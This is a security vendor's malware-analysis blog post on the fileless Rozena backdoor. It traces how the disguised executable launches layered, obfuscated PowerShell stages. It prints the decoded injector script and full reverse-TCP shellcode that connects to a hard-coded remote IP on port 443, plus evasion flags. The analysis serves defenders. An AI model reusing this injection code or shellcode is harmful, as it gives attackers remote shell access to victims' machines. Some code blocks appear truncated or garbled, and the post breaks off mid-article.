# Where we go, we don't need files: Analysis of fileless malware "Rozena"

gdatasoftware.com/blog/2018/06/30862-fileless-malware-rozena


Fileless malware leverages exploits to run malicious commands or launch scripts directly from memory using legitimate system tools such as Windows Powershell. Code Red and SQL Slammer were pioneers of fileless malware which date back to the early 2000s. Currently, this type of malware is on the rise once again.


The talk of the town within the first half of the year on Cyber Security community is the term “fileless” attack. It is an attack technique that does not require downloading nor dropping malicious files into the system to execute its malicious behavior, but rather leverages on exploits to run malicious commands or launch scripts directly from memory via legitimate system tools. In fact, attacks such as Code Red and SQL Slammer worms in the early 2000s do not save itself to any disk but store its malicious code solely in memory.

However, the term "fileless" can also be a misnomer as there are attacks that may involve presence of files on the computer, such as opening an attachment from spam emails. Once executed, it may still save a file on disk and later use fileless techniques to gather information on the system and spread the infection throughout the network. These techniques can be in the form of exploits and code injections to execute malicious code directly in memory, storing scripts in registry, and executing commands via legitimate tools. In 2017 alone, 13% of the gathered malware uses PowerShell to compromise the system. Legitimate system tools such as PowerShell and Windows Management Instrumentation are being abused for malicious activities, since these are all built-in tools that run in Windows operating system. One known malware family that uses PowerShell to download and execute malicious files is the Emotet downloader.

There are even old malwares that changed its technique and now uses fileless attack. These malwares aim to be more effective in terms of infecting machines and avoiding detection like Rozena.

Rozena is a backdoor-type malware capable of opening a remote shell connection leading back to the malware author. A successful connection to the malware author yields numerous security concerns not only to the affected machine, but also to other computers connected on its network.

This was first seen in 2015 and made a comeback on March 2018. The old and new Rozena malware still targets Microsoft Windows operating systems, but what made the difference is

the new one's adaption to the fileless technique which uses PowerShell scripts to execute its malicious intent. A survey done by Barkly and the Ponemon Institute, which polled 665 IT and security leaders, found out that fileless attack are 10 times more likely to succeed than those of file-based attacks. This could be the probable reason why malware authors are now following the fileless trail.

## Arrival and Infection Routine Overview




Figure 1: Steps of Rozena's infection routine

This file may arrive on a system as a dropped file by another malware or as a downloaded file when visiting malicious sites. It may also arrive as an attachment on a crafted spam email. Rozena is an executable file that masks itself as a Microsoft Word file. Upon execution, it will create a text file named Hi6kI7hcxZwU in %temp% folder. Then the exeutable file will launch obfuscated and encoded PowerShell commands with specific order and purpose. In this case, we name these scripts as CREATOR script, DECODER script and INJECTOR script for easier tagging in the In-Depth Analysis. The creator script is responsible in spawning the decoder script. The decoder script is to decrypt the content of Hi6kI7hcxZwU and execute it. The decoded script will yield the injector script that will injects shellcode to PowerShell.exe.

This injected shellcode will create a reverse TCP connection to a remote server that will give an access to the malware author. It is like opening a door to the thieves that makes them take and do whatever they want to the house, and can go beyond in reaching all its neighbors.

## In-depth Analysis

One of the common techniques used to lure users in executing files from unknown sender or unknown downloads is to make them look harmless. Since the default Windows' feature is not to show the file extension, it is easier for the malware author to bait the user to execute the file as shown in Figure 2. Rozena chooses to use Microsoft Word Icon, but it is a Windows executable file as shown in Figure 3 for Rozena's file header.



Figure 2: Rozena uses the icon of a Microsoft Word file to disguise itself



Figure 3: File header of Rozena - note that the MZ header indicates a regular executable file

Upon execution, it will create a file in %temp% folder with a fixed filename *Hi6kI7hcxZwUI*.


Figure 4: The contents of "Hi6kI7hcxZwUI", as seen in HVIEW

Then it will call CreateProcessA to a PowerShell script via command line, where we name the first script as CREATOR Script.




Figure 5: Shell - executing a PowerShell script

Now let's take a closer look at the PowerShell parameters:

```
pOWeRShELl -wIndOwsTY HiddeN -c (-joIN((
'262826282767272b27636d27292828273220372036203520312034203920382034203320302037272d72
65504c414345275c772b272c277b247b307d7d272d5265504c4163652720272c2727292d66276c272c277
6272c2773272c2762272c2761272c272d272c2774272c2765272c2769272c27722729292057635466677 3
4d3131424c57414467416441413441473041617741 6e414673414a41424a41466f414f414279414645415
```

Figure 6: First PowerShell script (parameter and partially encrypted code)

The parameters and functions consist of mixed lower and upper cases, and this is one of the obfuscation techniques used by this file for executing PowerShell scripts. PowerShell commands by default is not case sensitive, thus doing this cannot affect its execution. Almost all parameters used by this file has similar format – mixed cases and shortened syntax.

**-wIndOwsTY**, is a syntax for **-WindowStyle** parameter of PowerShell. The truncating of syntax is also for obfuscation and anti-detection, and this is still a valid parameter because of how PowerShell handles parameter binding.

**HiddeN**, which means that it will set the window style for this session to hidden. This parameter is widely used to prevent the PowerShell from displaying a window when it executes a script.

**-c**, short for **-Command**. It will execute a command that follows the parameter as though they were typed at the PowerShell command prompt. The value after the command is an encrypted script block.

```
(-joIN((
'262826282767272b27636d27292828273220372036203520312034203920382034203320302037272d7
265504c414345275c772b272c277b247b307d7d272d5265504c4163652720272c2727292d66276c272c2
776272c2773272c2762272c2761272c272d272c2774272c2765272c2769272c27722729292057635466 6
7734d3131424c5720323b2e28277345742d7661526941626c4527292067484e437034353661304335203
7343b2e28277365272b27742d5661726941424c272b27452729206770787931356e49654e436f2032343
b2e28282730203520322039203620342033203820342031203720352 72d7245506c614345275c772b272
c277b247b307d7d272d5245504c6163652720272c2727292d662773272c2762272c2774272c2772272c2
761272c2765272c2776272c276c272c2769272c272d272920416645365243554b584b5938282828282e2
8262828273020312032272d7245504c616365275c772b272c277.....................................
.....................................................4341414a41426c41473441646741364148
51415a514274414841414a774263414567416151413241477341535141334147674159774234414 66f41
6477425641436341'-SplIt'(?<=\G.{2})(?!$)')|%{[cOnVErT]::('{0}{1}'-f'ToiNt1','6').
InvokE(($ ),16)-aS[ChAR]}))|&('iNVOKE-EXPreS'+'sIOn')
```

Figure 7: Encrypted CREATOR Script

Using join, split and convert functions from PowerShell, this code will be decrypted as a script as shown on Figure 8. The script also uses a pipeline operator (|) to send the command string to Invoke -Expression, that will execute the script on the infected machine. For obfuscation and not to be detected easily, the **'iNVOKE-EXPreS'+'sIOn'** is a concatenated string for **Invoke-Expression**.

```
&(&('g'+'cm')(('2 7 6 5 1 4 9 8 4 3 0 7'-rePLACE'\w+','{${0}}'-RePLAce' ','')-f
l','v','s','b','a','-','t','e','i','r')) WcTfgsM11BLW 2;.('sEt-vaRiAblE')
gHNCp456a0C5 74;.('se'+'t-VariABL'+'E') gpxy15nIeNCo 24;.(('0 5 2 9 6 4 3 8 4 1
7 5'-rEPlaCE'\w+','{${0}}'-REPLace' ','')-f's','b','t','r','a','e','v','l','i',
-') AfE6RCUKXKY8-rEpLAce'\w+','{${0}}'-REplaCE' ','')-f'l','b','t','-','g','r',
i','e','a','v') gHNCp456a0C5).('{1}{2}{0}'-f'e','VAL','u')+27)-AS[CHaR]).(
{1}{0}{2}'-f'N','TosTri','G').inVoke()+(((&('{1}{2}{0}'-f'E','Get-V','ARiaBL')
gpxy15nIeNCo).(('0 3 1 2 4'-RePlaCE'\w+','{${0}}'-replACe' ','')-f'v','l','u','a'
'e')+75)-AS[ChAr]).('{1}{0}'-f'nG','TosTrI').INVOkE()):
owERsHelL -noniNtE -nOlOG -NOpROFI -WindoWsT hIdDEN -ExeCUTIonPOlic BypaSS (&(&(
{0}'-f'gCM')(('4 1 2 8 5 0 9 6 0 7 3 1'-RepLace'\w+','{${0}}'-REPLACE' ','')-f
a','e','t','l','g','v','i','b','-','r')) AfE6RCUKXKY8).('{2}{1}{0}'-f'e','U',
val').(('0 3 1 0 5 6 4 2'-REPLacE'\w+','{${0}}'-ReplACE' ','')-f't','s','g','o',
n','r','i').inVoKE()
gAoACgAJwAxACAAOAAgADcAIAA2ACAANQAgADMAIAAyACAAMAAgADMAIAA0ACAAOQAgADgAJwAtAHIAZQ
QAGwAYQBDAGUAJwBcAHcAKwAnACwAJwB7ACQAewAwAH0AfQAnAC0AcgBlAHAATABBAGMARQAnACAAJwAs
CcAJwApAC0AZgAnAGkAJwAsACcAcwAnACwAJwBvACcAIAAnAGEAJwAsACcAYgAnACwAJwB2ACcAIAAnAC
```

Figure 8: Decrypted CREATOR Script

The first section that is boxed in red is only for variable declarations to be later used in the PowerShell parameter. The lower part which is boxed in gray are the new parameters for the second PowerShell that will be spawned.

Now let us take a look at the newly created PowerShell script and its parameters:

```
PowERsHelL -noniNtE -nOlOG -NOpROFI -WindoWsT hIdDEN -ExeCUTIonPOlic BypaSS (&(&(
'{0}'-f'gCM')(('4 1 2 8 5 0 9 6 0 7 3 1'-RepLace'\w+','{${0}}'-REPLACE' ','')-f
'a','e','t','l','g','v','i','b','-','r')) AfE6RCUKXKY8).('{2}{1}{0}'-f'e','U',
'val').(('0 3 1 0 5 6 4 2'-REPLacE'\w+','{${0}}'-ReplACE' ','')-f't','s','g','o',
'n','r','i').inVoKE()
```

```
LgAoACgAJwAxACAAOAAgADcAIAA2ACAANQAgADMAIAAyACAAMAAgADMAIAA0ACAAOQAgADgAJwAtAHIAZQ
BQAGwAYQBDAGUAJwBcAHcAKwAnACwAJwB7ACQAewAwAH0AfQAnAC0AcgBlAHAATABBAGMARQAnACAAJwAs
ACcAJwApAC0AZgAnAGkAJwAsACcAcwAnACwAJwByACcALAAnAGEAJwAsACcAYgAnACwAJwB2ACcALAAnAC
0AJwAsACcAdAAnACwAJwBlACcALAAnAGwAJwApACAAVwB5AHgAVwBZAEkAOQBTAHUAOABNADUAIAAxADAA
OwAmACgAJwBTAEUAdAAtAHYAJwArACcAQQBSAGkAYQBCACcAKwAnAEwAJwArACcARQAnACkAIABiADcAeg
BCAE8AOQBhAHoATgBMAHUATAAgADMAMgA7ACYAKAAmACgAJwB7ADAAfQAnAC0AZgAnAGcAQwBtACcAKQAo
ACgAJwA2ACAAMQAgADMAIAA3ACAANAAgADAAIAA4ACAAOQAgADAAIAA1ACAAMgAgADEAJwAtAFIAZQBQAE
wAYQBjAEUAJwBcAHcAKwAnACwAJwB7ACQAewAwAH0AfQAnAC0AUgBlAHAAbABBAGMAZQAnACAAJwAsACcA
JwApAC0AZgAnAGEAJwAsACcAZQAnACwAJwBsACcALAAnAHQAJwAsACcAdgAnACwAJwBiACcALAAnAHMAJw
AsACcALQAnACwAJwByACcALAAnAGkAJwApACkAIAB5AGcAeQBEAEIANgBaAHcAVABnAEQAOAAgADQAOQA7
AC4AKAAoACcAOQAgADgAIAAwACAAMwAgADQAIAA3ACAAMgAgADYAIAA3ACAANQAgADEAIAA4ACcALQBSAE
```

Figure 9: Encrypted DECODER script

The upper part boxed in red consists of PowerShell parameters and some obfuscation functions.

Now let's break down each parameter:

**-noniNtE**, shortened syntax for -NonInteractive. It is used to prevent showing an interactive prompt to the user. It is often combined with **-WindowStyle Hidden** to hide any script execution.

**-nOlOG**, shortened syntax for -NoLogo. Hides the copyright banner when PowerShell is executed.

**-NOpROFI**, shortened syntax for -NoProfile. Does not load the PowerShell profile.

**-wIndOwsTY HiddeN**, shortened syntax for -**WindowStyle Hidden**. As mentioned above, to prevent PowerShell from displaying when executed.

**-ExeCUTIonPOlic BypaSS**, truncated syntax for **-ExecutionPolicy bypass**. It is used to set the default execution policy for the current session. This parameter does not make any changes to the PowerShell execution policy set in Windows Registry, nor writes file on disk to evade security checks and hide malicious execution.

Setting the execution policy to bypass will not block any script execution and there are no warnings or prompts to alarm the user. It is also regardless of the user's profile, whether administrator or not, the PowerShell script will still be executed.

After **-ExeCUTIonPOlic BypaSS**, there is an obfuscated code that only yields '**-ec**' when decrypted.

**-ec**, truncated syntax for **encodedcommand**, it accepts a base-64-encoded data block version of a command. This parameter is used to submit commands to PowerShell that require complex quotation marks or curly braces. This parameter runs the base64-encoded command highlighted section from Figure 8.

Decrypting the part boxed in green in Figure 9 which is a base-64-encoded data block. This will generate another PowerShell script, calling this as the DECODER script.

```
.(('1 8 7 6 5 3 2 0 3 4 9 8'-rePlaCe'\w+','{${0}}'-repLAcE' ','')-f'i','s','r',
'a','b','v','-','t','e','l') WyxWYI9Su8M5 10;&('SEt-v'+'ARiaB'+'L'+'E')
b7zBO9azNLuL 32;&(&('{0}'-f'gCm');.-f'i','b','l','-','a','r','g','e','v','t')
WyxWYI9Su8M5).('vAlu'+'E')+35)-As[chaR]).(('2 5 3 2 4 1 6 0'-REpLACE'\w+',
'{${0}}'-rEplACe' ','')-f'g','i','t','s','r','o','n').iNvokE()+(((.(.('{0}{1}'-f
'GC','M')('get-vaRiAb'+'L'+'e')) ygyDB6ZwTgD8).(('1 4 0 3 2'-rEplACe'\w+',
'{${0}}'-RePLACE' ','')-f'l','v','e','u','a')+50)-as[cHar]).(('5 1 4 5 2 3 6 0'-
rEPlAcE'\w+','{${0}}'-REPlacE' ','')-f'g','o','r','i','s','t','n').iNVoKE());
POWERSHell -nONinTeRacTIvE -NOlOG -NoprOf -wINdowS HiDDEN -EXECUTiONPO byPasS (.(
'{0}{1}'-f'gET-vaRiaBL','E') PHMItGP2k5qy).('VAlUe').(('0 4 2 0 6 3 5 1'-REpLAcE
'\w+','{${0}}'-replaCe' ','')-f't','g','s','i','o','n','r').INVOKe()([chAr[]](([
CHar[]](&('new-OBJec'+'T') ('NEt.WeBcLIenT')).(('1 9 0 2 8 9 5 1 4 6 3 10 2 7'-
REplAcE'\w+','{${0}}'-rePlace' ','')-f'w','d','n','r','s','a','t','g','l','o','i'
).InvokE($env:temp+'\Hi6kI7hcxZwU'))|%{$IZ8rQceUOgB7=0}{$_-bxOr
'y82ZWoCbyOYnyn6LtpbduFEP8t8mk'[$IZ8rQceUOgB7++%29]})-JOin'');Remove-Item $env:
temp'\Hi6kI7hcxZwU'
```

Figure 10: Decrypted DECODER script

The procedure is the same in the decrypted CREATOR Script shown in Figure 8. The part boxed in red is just variable declarations which will be used later as a parameter for PowerShell execution. The part boxed in gray has the same parameters as Figure 9, but with different obfuscations used.

In the DECODER script, it used some new parameters highlighted in green, which is somehow readable even with the strings are concatenated.

**New-Object** is used to create an instance of a .NET Framework class, which in this script, it creates **System.Net.Webclient** which is used to send and receive data from remote resources. Most of the threats today, especially downloaders that uses PowerShell scripts uses this code.

**-f / -File**, run commands from a specified file which points to the output of **DownloadString()** that downloads the content from Hi6kI7hcxZwU (file located in %temp% folder shown in Figure 2 to a buffer in the memory.

Since this is an encrypted string, it will then be decrypted using XOR operation as seen on the last part of the PowerShell script (DECODER script). The file *Hi6kI7hcxZwU* will subsequently be deleted.

```
(-JoIn((
'2448573376513074455a5a424e3d2e28282736203420342035203220332031203027 2d7245704c416
365275c772b272c277b247b307d7d272d7265506c6143652720272c2727292d662765272c2770272c2
774272c2779272c2764272c272d272c27612729202d6d20275b446c6c496d706f727428226b65726e6
56c33322e646c6c22295d207075626c6963207374617469632065787465726e20496e7450747220566
9727475616c416c6c6f6328496e74507472206c7041646472657373 2c2075696e7420647753697a652
c2075696e7420666c416c6c6f636174696f6e547970652c2075696e7420666c50726f74656374293b5
b.....................................................................................3
12c307838622c307835392c307832302c307830312c307864332c307838622c307834392c30728277b
67795335455a5b246e4a493233596c5a725a4a755d2c31297d3b2448573376513074455a5a424e3a3a
28277b317d7b327d7b307d272d6627456144272c27437245617465542 72c27487227292e696e566f4b
45272027a2727292d662772272a2774272a2770272a2765272a2761272a276a272a2773272a272d27
2920313030303030'-split'(?<=\G.{2})(?!$)')|%{[conVERT]::('To'+'InT'+'16').INvoKE
(($_),16)-as[chaR]}))|&(&(('2 1 0'-rePlAce'\w+','{${0}}'-ReplaCe' ','')-f'm','c',
'g')(('5 4 8 1 2 7 6 7 3 0 9 7 10 10 5 1 4'-ReplACE'\w+','{${0}}'-REpLACE' ','')-
f'p','o','k','x','n','i','-','e','v','r','s'))
```

Figure 11: Decrypted content of Hi6kI7hcxZwU

The decrypted output has the same structure as the CREATOR script. Notice the last part of this script in Figure 11, it is an obfuscated parameter for Invoke-Expression and this will be the third PowerShell Script to be executed by this file, calling this as the INJECTOR script. This is a common anti-debugging technique by most malware wherein wrapping their code with multiple layers of obfuscation and encryption. Decrypting this code, will yield us another base-64-encoded data block.

```
KAAtAEoAbwBJAG4AKAAoACcAMgA0ADQAOAA1ADcAMwAzADcANgA1ADEAMwAwADcANAA0ADUANQBhADUAYQ
A0ADIANABlADMAZAAyAGUAMgA4ADIAOAAyADcAMwA2ADIAMAAzADQAMgAwADMANAAyADAAMwA1ADIAMAAz
ADIAMgAwADMAMwAyADAAMwAxADIAMAAzADAAMgA3ADIAZAA3ADIANAA1ADcAMAA0AGMANAAxADYAMwA2AD
UAMgA3ADUAYwA3ADcAMgBiADIANwAyAGMAMgA3ADcAYgAyADQANwBiADMAMAA3AGQANwBkADIANwAyAGQA
NwAyADYANQA1ADAANgBjADYAMQA0ADMANgA1ADIANwAyADAAMgA3ADIAYwAyADcAMgA3ADIAOQAyAGQANg
A2ADIANwA2ADUAMgA3ADIAYwAyADcANwAwADIANwAyAGMAMgA3ADcANAAyADcAMgBjADIANwA3ADkAMgA3
ADIAYwAyADcANgA0ADIANwAyAGMAMgA3ADIAZAAyADcAMgBjADIANwA2ADEAMgA3ADIAOQAyADAAMgBkAD
YAZAAyADAAMgA3ADUAYgA0ADQANgBjADYAYwA0ADkANgBkADcAMAA2AGYANwAyADcANAAyADgAMgAyADYA
YgA2ADUANwAyADYAZQA2ADUANgBjADMAMwAzADIAMgBlADYANAA2AGMANgBjADIAMgAyADkANQBkADIAMA
```

Figure 11b: Second half of the decrypted content of Hi6kI7hcxZwU

After decrypting this base-64-encoded data block in Figure 12.a, we finally can see the script in its full glory:

```
$HW3vQ0tEZZBN=.(('6 4 4 5 2 3 1 0'-rEpLAce'\w+','{${0}}'-rePlaCe' ','')-f'e','p',
't','y','d','-','a') -m '[DllImport("kernel32.dll")] public static extern IntPtr
VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
flProtect);[DllImport("kernel32.dll")] public static extern IntPtr
CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
IntPtr lpParameter, uint dwCreationFlags, IntPtr
lpThreadId);[DllImport("msvcrt.dll")] public static extern IntPtr memset(IntPtr
dest, uint src, uint count);' -name 'Win32' -ns Win32Functions -pas;[ByTE[]]
$Y8ISFRgyS5EZ=0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50
,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0
xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,0x57,0x8b
,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,0x51,0x8b,0x59,0
x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0xac
,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0
xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b
,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0
x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32
,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0
x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x05,0x68,0x12,0xe7,0x79,0xb9,0x68
,0x02,0x00,0x1,0xbb,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0
x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0xff,0xd5,0x8b,0x36,0x6a,0x40,0x68
,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0
x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x1,0xc3,0x29,0xc6,0x75,
0xee,0xc3;
$dxultBJeObmS=$HW3vQ0tEZZBN::(('1 6 4 3 5 7 0 7 0 0 8 2'-replAce'\w+','{${0}}'-
rePlACE' ','')-f'l','v','c','t','r','u','i','a','o').inVoKe(0,[Math]::('{1}{0}'-f
'aX','M').invokE($Y8ISFRgyS5EZ.(('4 3 0 5 1 2'-rEPlacE'\w+','{${0}}'-rEPlACE' ','
-f'n','t','h','e','l','g'),0x1000),0x3000,0x40);for($nJI23YlZrZJu=0;$nJI23YlZrZJu
-le ($Y8ISFRgyS5EZ.(('1 2 3 4 0 5'-rEpLAce'\w+','{${0}}'-REpLACE' ','')-f't','l',
'e','n','g','h')-1);$nJI23YlZrZJu++){[vOiD]$HW3vQ0tEZZBN::('{0}{1}'-f'mem','SeT').
InVOKe([iNtPTr]($dxultBJeObmS.ToInt32()+$nJI23YlZrZJu),$Y8ISFRgyS5EZ[$nJI23YlZrZJu
],1)};
Write-Output $Y8ISFRgyS5EZ[$nJI23YlZrZJu],1;
$HW3vQ0tEZZBN::('{1}{2}{0}'-f'EaD','CrEateT','Hr').inVoKe(0,0,$dxultBJeObmS,0,0,0
);.(('6 1 4 0 1 7 6 5 3 3 2'-rePlace'\w+','{${0}}'-rEPLacE' ','')-f'r','t','p','e',
'a','l','s','-') 100000
```

Figure 11b: Decrypted INJECTOR Script

The upper part highlighted in red has much a lot of readable strings and only few string obfuscations. There is DLLImport for kernel32.dll and msvcrt.dll, for importing APIs in Windows Kernel and msvcrt library. There are specific APIs that can be seen: VirtualAlloc, CreateThread and memset. These are common APIs used for executing a code injection. The middle part contains hexadecimal byte values that make up a block of code and assign it to a variable. This block of code is referred to as the shellcode. In the bottom part, hightighted in green, the obfuscated functions will copy the hexadecimal byte values to the allocated memory and inject it to the running PowerShell.exe, using VirtualAlloc and memset.

## Digging into the shellcode

The following APIs will be harvested and used:

- WSASocketA
- Connect
- Recv
- VirtualAlloc

It will try to establish a connection to a server: 18[.]231[.]121[.]185[:]443 (down at the time of analysis). Notice that it also uses TCP port 443 which is used for SSL connections, as shown on Figure 13. This means that all data passed through the server to the receiver remains private and integral and a way to avoid security checks and network detections. The IP address and port number are hard-coded in the shellcode as hexadecimal byte values.

```
$Y8ISFRgyS5EZ=0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0
x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0
xff,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,0
x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,0x51,0
x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x01,0xd6,0
x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,0x7d,0xf8,0x3b,0
x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0
x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0
x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x00,0
x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0
x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x05,0
x68,0x12,0xe7,0x79,0xb9,0x68,0x02,0x00,0x1,0xbb,0x89,0xe6,0x50,0x50,0x50,0x50,0
x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0
xff,0xd5,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0
xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0xc8,0
x5f,0xff,0xd5,0x1,0xc3,0x29,0xc6,0x75,0xee,0xc3;
```

IP-Address & Port
18.231.121.185:443

Figure 12: The shell code contains a hard-coded IP address and port number

Rozena will make four attempts to establish a connection. The IP address was unreachable at the time of analysis, however.

## It does not end here

